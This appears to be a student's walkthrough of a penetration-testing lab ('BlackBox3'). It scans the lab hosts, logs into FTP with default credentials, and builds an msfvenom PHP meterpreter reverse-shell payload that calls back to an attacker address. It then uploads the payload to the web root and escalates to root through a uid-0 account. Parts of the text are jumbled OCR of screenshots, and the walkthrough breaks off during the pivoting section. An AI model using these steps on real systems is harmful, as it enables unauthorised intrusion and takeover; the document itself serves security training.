

# BlackBox3

## Goals

- Discover and exploit all machines on the network
- Read all flag files (one per machine)
- Obtain root privileges on both machines (meterpreter's autoroute functionality and ncrack's minimal.usr list will prove useful)

## What you will learn

- Network discovery
- Pivoting to other networks
- Basic privilege escalation

## Nmap

```
└──(root㉿kali)-[~]
    └─# nmap -T4 -p- -A 172.16.37.0/24
```

Starting Nmap 7.91 ( <https://nmap.org> ) at 2021-07-06 17:36 EDT

Nmap scan report for 172.16.37.1

Host is up (0.028s latency).

All 65535 scanned ports on 172.16.37.1 are closed

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

**Device type:** general purpose

**Running:** FreeBSD 11.X|6.X

OS CPE: cpe:/o:freebsd:freebsd:11.2 cpe:/o:freebsd:freebsd:6.2

OS details: FreeBSD 11.2-RELEASE, FreeBSD 6.2-RELEASE-p2 (pf with scrub enabled)

Network Distance: 1 hop

Nmap scan report for **172.16.37.220**

Host is up (0.038s latency).

Not shown: 65488 closed ports, 45 filtered ports

**PORT STATE SERVICE VERSION**

```
80/tcp open http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

3307/tcp open tcpwrapped

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/> ).

Nmap scan report for **172.16.37.234**

Host is up (0.042s latency).

Not shown: 65490 closed ports, 43 filtered ports

**PORT STATE SERVICE VERSION**

```
40121/tcp open  ftp    ProFTPD 1.3.0a
```

```
40180/tcp open  http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

Network Distance: 2 hops

Service Info: OS: Unix

TRACEROUTE (using port 111/tcp)

HOP RTT ADDRESS

- Hop 1 is the same as for 172.16.37.220
- 2 49.79 ms 172.16.37.234

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/-submit/> .

Nmap done: 256 IP addresses (3 hosts up) scanned in 129.15 seconds

# **172.16.37.234**

Nmap scan report for **172.16.37.234**

Host is up (0.042s latency).

Not shown: 65490 closed ports, 43 filtered ports

## PORT STATE SERVICE VERSION

40121/tcp open **ftp** ProFTPD 1.3.0a

40180/tcp open **http** Apache httpd 2.4.18 ((Ubuntu))

|\_http-server-header: Apache/2.4.18 (Ubuntu)

|\_http-title: Apache2 Ubuntu Default Page: It works

## *Inspect page-source*

## **Dirb**

⇒ Both of the IP addresses inform us that there is another network that we are not yet capable of accessing.


In order to get into it, we need to compromise one of the machines.

**172.16.37.220**

The screenshot shows a web browser window with multiple tabs open. The active tab displays the network interface statistics for the IP address 172.16.37.220. The page content is a text-based dump of /proc/net/dev output, listing three interfaces: ens192, ens224, and lo. The statistics include link layer information, IP and IPv6 addresses, broadcast and subnet masks, MTU, metric, and various counters for received and transmitted packets and bytes.

```
1 <!--ens192      Link encap:Ethernet HWaddr 00:50:56:a0:ed:ae
2         inet addr:172.16.37.220 Bcast:172.16.37.255 Mask:255.255.255.0
3             inet6 addr: fe80::250:56ff:fea0:edae/64 Scope:Link
4                 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
5                 RX packets:67119 errors:0 dropped:24 overruns:0 frame:0
6                 TX packets:65780 errors:0 dropped:0 overruns:0 carrier:0
7                     collisions:0 txqueuelen:1000
8                     RX bytes:4040502 (4.0 MB) TX bytes:3605312 (3.6 MB)
9
10 ens224       Link encap:Ethernet HWaddr 00:50:56:a0:c2:32
11         inet addr:172.16.50.222 Bcast:172.16.50.255 Mask:255.255.255.0
12             inet6 addr: fe80::250:56ff:fea0:c232/64 Scope:Link
13                 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
14                 RX packets:42 errors:0 dropped:14 overruns:0 frame:0
15                 TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
16                     collisions:0 txqueuelen:1000
17                     RX bytes:4580 (4.5 KB) TX bytes:5991 (5.9 KB)
18
19 lo          Link encap:Local Loopback
20         inet addr:127.0.0.1 Mask:255.0.0.0
21             inet6 addr: ::1/128 Scope:Host
22                 UP LOOPBACK RUNNING MTU:65536 Metric:1
23                 RX packets:6104 errors:0 dropped:0 overruns:0 frame:0
24                 TX packets:6104 errors:0 dropped:0 overruns:0 carrier:0
25                     collisions:0 txqueuelen:1
26                     RX bytes:455456 (455.4 KB) TX bytes:455456 (455.4 KB)
27
28 -->
```

**172.16.37.234**



ens192 Link encap:Ethernet HWaddr 00:50:56:a0:f3:6c inet addr:172.16.37.234 Bcast:172.16.37.255 Mask:255.255.255.0 inet6 addr: fe80::250:56ff:fea0:f36c/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:72617 errors:0 dropped:26 overruns:0 frame:0 TX packets:71091 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:5055594 (5.0 MB) TX bytes:6254542 (6.2 MB) ens224 Link encap:Ethernet HWaddr 00:50:56:a0:85:f8 inet addr:172.16.50.224 Bcast:172.16.50.255 Mask:255.255.255.0 inet6 addr: fe80::250:85ff:fea0:85f8/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:53 errors:0 dropped:17 overruns:0 frame:0 TX packets:39 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:5945 (5.9 KB) TX bytes:4638 (4.6 KB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:11568 errors:0 dropped:0 overruns:0 frame:0 TX packets:11568 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1 RX bytes:860368 (860.3 KB) TX bytes:860368 (860.3 KB)

```
root@kali:~  
File Actions Edit View Help  
  
START_TIME: Tue Jul 6 17:57:17 2021  
URL_BASE: http://172.16.37.234:40180/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
-----  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://172.16.37.234:40180/ ----  
+ http://172.16.37.234:40180/index.html (CODE:200|SIZE:11321)  
+ http://172.16.37.234:40180/server-status (CODE:403|SIZE:304)  
==> DIRECTORY: http://172.16.37.234:40180/xyz/  
  
---- Entering directory: http://172.16.37.234:40180/xyz/ ----  
+ http://172.16.37.234:40180/xyz/index.php (CODE:200|SIZE:1402)  
  
-----  
END_TIME: Tue Jul 6 18:01:16 2021  
DOWNLOADED: 9224 - FOUND: 3
```

## Inspect the FTP port

40121/tcp open **ftp** ProFTPD 1.3.0a

- Login as #**ftp <ip> <port>**

**Note:** we see that the server inform us to login as **ftpuser** then I tried 'ftpuser' as password.

```
Mask:255.255.255.0 inet6 addr: fe80::250:56ff:fea0:85f8/64 Scope:Link UP BROADCAST RUNNING MULTICAST  
MTU:1500 Metric:1 RX packets:53 errors:0 dropped:17 overruns:0 frame:0 TX packets:39 errors:0 dropped:0  
overruns:0 bytes:4638 (4.6 KB) TX bytes:5945 (5.9 KB) lo Link  
# [redacted] # ftp 172.16.37.234 40121 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK  
Connected to 172.16.37.234. [172.16.37.234] [172.16.37.234]  
220 ProFTPD 1.3.0a Server (ProFTPD Default Installation. Please use 'ftpuser' to log in.) [172.16.37.234]  
Name (172.16.37.234:root): ftpuser  
331 Password required for ftpuser.  
Match Case Match Diacritics Whole Words 2 of 3 matches X  
Password:  
230 User ftpuser logged in.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> |
```

## ***Enum***

- Found the first flag

⇒ To download the file: **get <fileName> <setName4File>**

# *Create payload PHP*

```
root@kali:~  
File Actions Edit View Help  
-----(root💀kali)-[~]  
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=53 -f raw > RemoteShell_bb3.php (eric/shell_reverse_tcp):  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: Tphp from the payload interface may be s  
No encoder specified, outputting raw payload  
Payload size: 34276 bytes yes The listen port
```

## msfvenom

- For some reason, this is failed

```
root@kali:~  
File Actions Edit View Help  
-----(root💀kali)-[~]  
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=53 -f raw > RemoteShell_bb3.php (eric/shell_reverse_tcp):  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: Tphp from the payload interface may be s  
No encoder specified, outputting raw payload  
Payload size: 34276 bytes yes The listen port
```

→ Metasploit could not exploit

```
msf6 exploit(multi/handler) > run  
-----(root💀kali)-[~]  
[-] Handler failed to bind to 10.13.37.10:53 -> 10.13.37.10 LPORT=53 -o shell_bb3.php  
[-] Handler failed to bind to 0.0.0.0:53: -  
[-] Exploit failed [bad-config]: Rex::BindFailed [The address is already in use or unavailable: (0.0.0.0:53)].  
[*] Exploit completed, but no session was created. payload  
msf6 exploit(multi/handler) > !ng raw payload  
Payload size: 34276 bytes  
Saved as: shell_bb3.php
```

- Try again in different format

```
[root@kali ~]# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=53 -o shell_bb3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34276 bytes
Saved as: shell_bb3.php


Places
[+] Computer   [+] Home   [+] Black-box-
  Documents   [+] Desktop   [+] penetration-test-2.ovpn   [+] penetration-test-3.ovpn
  Pictures
  Videos
  Downloads
```

## **Upload msfvenom payload to FTP server**

```
ftp> put shell_bb3.php
local: shell_bb3.php remote: shell_bb3.php
200 PORT command successful
150 Opening BINARY mode data connection for shell_bb3.php
226 Transfer complete.
34276 bytes sent in 0.00 secs (544.8024 MB/s)
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 root      root      11321 Mar 28 2019 index.html
-rw-r--r-- 1 root      root      34276 Jul  8 03:21 remoteShell_bb3.php
-rw-r--r-- 1 root      root      34276 Jul  8 03:41 shell_bb3.php
drwxrwxrwx  2 root      root      4096 Jul  8 03:33 xyz
226 Transfer complete.
```

- Because as we see that

**172.16.37.234**



ens192 Link encap:Ethernet HWaddr 00:50:56:a0:f3:6c inet addr:172.16.37.234 Bcast:172.16.37.255 Mask:255.255.255.0 inet6 addr: fe80::250:56ff:fea0:f36c/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:72617 errors:0 dropped:26 overruns:0 frame:0 TX packets:71091 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:5055594 (5.0 MB) TX bytes:6254542 (6.2 MB) ens224 Link encap:Ethernet HWaddr 00:50:56:a0:85:f8 inet addr:172.16.50.224 Bcast:172.16.50.255 Mask:255.255.255.0 inet6 addr: fe80::250:56ff:fea0:85f8/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:53 errors:0 dropped:17 overruns:0 frame:0 TX packets:39 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:5945 (5.9 KB) TX bytes:4638 (4.6 KB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:11568 errors:0 dropped:0 overruns:0 frame:0 TX packets:11568 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1 RX bytes:860368 (860.3 KB) TX bytes:860368 (860.3 KB)


```
root@kali: ~
File Actions Edit View Help

START_TIME: Tue Jul  6 17:57:17 2021
URL_BASE: http://172.16.37.234:40180/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://172.16.37.234:40180/ ----
+ http://172.16.37.234:40180/index.html (CODE:200|SIZE:11321)
+ http://172.16.37.234:40180/server-status (CODE:403|SIZE:304)
==> DIRECTORY: http://172.16.37.234:40180/xyz/
-----  
+ http://172.16.37.234:40180/xyz/index.php (CODE:200|SIZE:1402)  
-----  
END_TIME: Tue Jul  6 18:01:16 2021  
DOWNLOADED: 9224 - FOUND: 3
```

## ***Generate the payload***



## ***Exploit/Multi/Handler***

**Note:** If we ever run into this issue ⇒ close the terminal

```
msf exploit(multi/handler) > run
```

```
[*] Started HTTPS reverse handler on https://-  
192.168.86.35:8443  
^C[-] Exploit failed: Interrupt  
[*] Exploit completed, but no session was created.  
msf exploit(multi/handler) > run
```

- Because we create the payload via **msfvenom**

⇒ We need to **configure our metasploit match** exactly as the msfvenom payload configuration

```
[root💀kali)-[~]# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.13.37.10 LPORT=53 -o shell_bb3.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34276 bytes
Saved as: shell_bb3.php
```

```
msf6 exploit(multi/handler) > show options
```

## Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
-----	-----	-----	-----

Payload options (generic/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen
LPORT	4444	yes	The listen

## Exploit target:

<b>Id</b>	<b>Name</b>
--	-----
0	Wildcard Target

```
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp  
payload => php/meterpreter_reverse_tcp  
msf6 exploit(multi/handler) > set lhost 10.13.37.10    -- sites-enabled  
lhost => 10.13.37.10                                `-- *.conf  
msf6 exploit(multi/handler) > set lport 53  
lport => 53  
msf6 exploit(multi/handler) > run
```

- apache2.conf is the main configuration files when starting
- ports.conf is always included for



## Apache2 Ubuntu Default Page

This is the default welcome page used to test the correct operation of installation on Ubuntu systems. It is based on the equivalent page on Apache packaging is derived. If you can read this page, it means that this site is working properly. You should **replace this file** (located at /var/www/html) if you are continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page means, please contact the site's administrator.

**n address (an interface may be specified) w**  
**n port** Apache2 default configuration is different from the upstream into several files optimized for interaction with Ubuntu tools. The config documented in /usr/share/doc/apache2/README.Debian.gz. Refer documentation. Documentation for the web server itself can be found apache2 -doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ub

2

- `apache2.conf` is the main configuration file. It puts the pieces together by reading other configuration files when starting up the web server.
  - `ports.conf` is always included from the main configuration file. It defines listening ports for incoming connections, and this file can be modified to add or remove ports.

Run!

# **Enum on victim system**

⇒ By viewing **/etc/passwd** you notice that **ftpuser** is, in fact, a privileged system user (uid 0, effectively root).

```
www-data@xubuntu:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
colord:x:112:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:115:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:116:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:117:126:RealtimeKit,,,:/proc:/bin/false
saned:x:118:127::/var/lib/saned:/bin/false
usbmux:x:119:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
speech-dispatcher:x:120:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
elsuser:x:1000:1000:elsuser,,,:/home/elsuser:/bin/bash
ftpuser:x:0:0::/home/ftpuser:/bin/bash
```

So the logical thing is to execute the below, to escalate your privileges.

⇒ switch user to **ftpuser**

- This might fail due to lack of a terminal.

In order to spawn a terminal we can use Python, as follows.

```
su ftpuser
su: must be run from a terminal
www-data@xubuntu:/var/www$ python -c 'import pty;pty.spawn("/bin/bash")';
python -c 'import pty;pty.spawn("/bin/bash")';
www-data@xubuntu:/var/www$ su ftpuser
su ftpuser
Password: ftpuser
```

```
#python -c 'import pty;pty.spawn("/bin/bash");'
```

```

meterpreter >olsments  'Just File' Pictures remoteShell_bb3.php root shell stor
Listing: /var/www/oads Music Public remote_shell.php shell_bb3.php
=====
[~] (root㉿kali)-[~]
Mode:edit Size Type Last modified Name
---- ---- - - - -
100600/rw-+--atk-27RNINGfil: 02019-04-26 01:38:24g-0400x .flag.txt Manager.Inhibit failed
40755/rwxr-xr-x 4096 dir 2021-07-07 23:37:55 -0400 html
100644/rw-r--r-- 34275 fil 2021-07-07 23:14:57 -0400 remoteShell_bb3.php
[~] (root㉿kali)-[~]
meterpreter > shell
Process 1959 created.
Channel 3 created.
bash -i
bash: cannot set terminal process group (1074): Inappropriate ioctl for device
bash: no job control in this shell
www-data@xubuntu:/var/www$ python -c 'import pty;pty.spawn("/bin/bash")';
python -c 'import pty;pty.spawn("/bin/bash")';
www-data@xubuntu:/var/www$ su ftpuser
su ftpuser
Password: ftpuser

root@xubuntu:/var/www# ls -la
ls -la
total 52
drwxr-xr-x 3 root root 4096 Jul 8 03:14 .
drwxr-xr-x 15 root root 4096 Apr 26 2019 ..
-rw----- 1 root root 27 Apr 26 2019 .flag.txt
drwxr-xr-x 3 root root 4096 Jul 8 03:37 html
-rw-r--r-- 1 root root 34275 Jul 8 03:14 remoteShell_bb3.php
root@xubuntu:/var/www# cat .flag.txt
cat .flag.txt
You got the first machine!
root@xubuntu:/var/www#

```

## **Leverage The Compromised 172.16.37.234 Machine**

- Leverage The Compromised **172.16.37.234** Machine

⇒ To Create A Route To The Second Network And Compromise The Remaining **172.16.37.220** Machine

- Issuing an "nmap" command when inside the **172.16.37.234** machine reveals that nmap is installed.

⇒ Leverage it to scan the remaining machine using its second IP address (the **172.16.50.222**

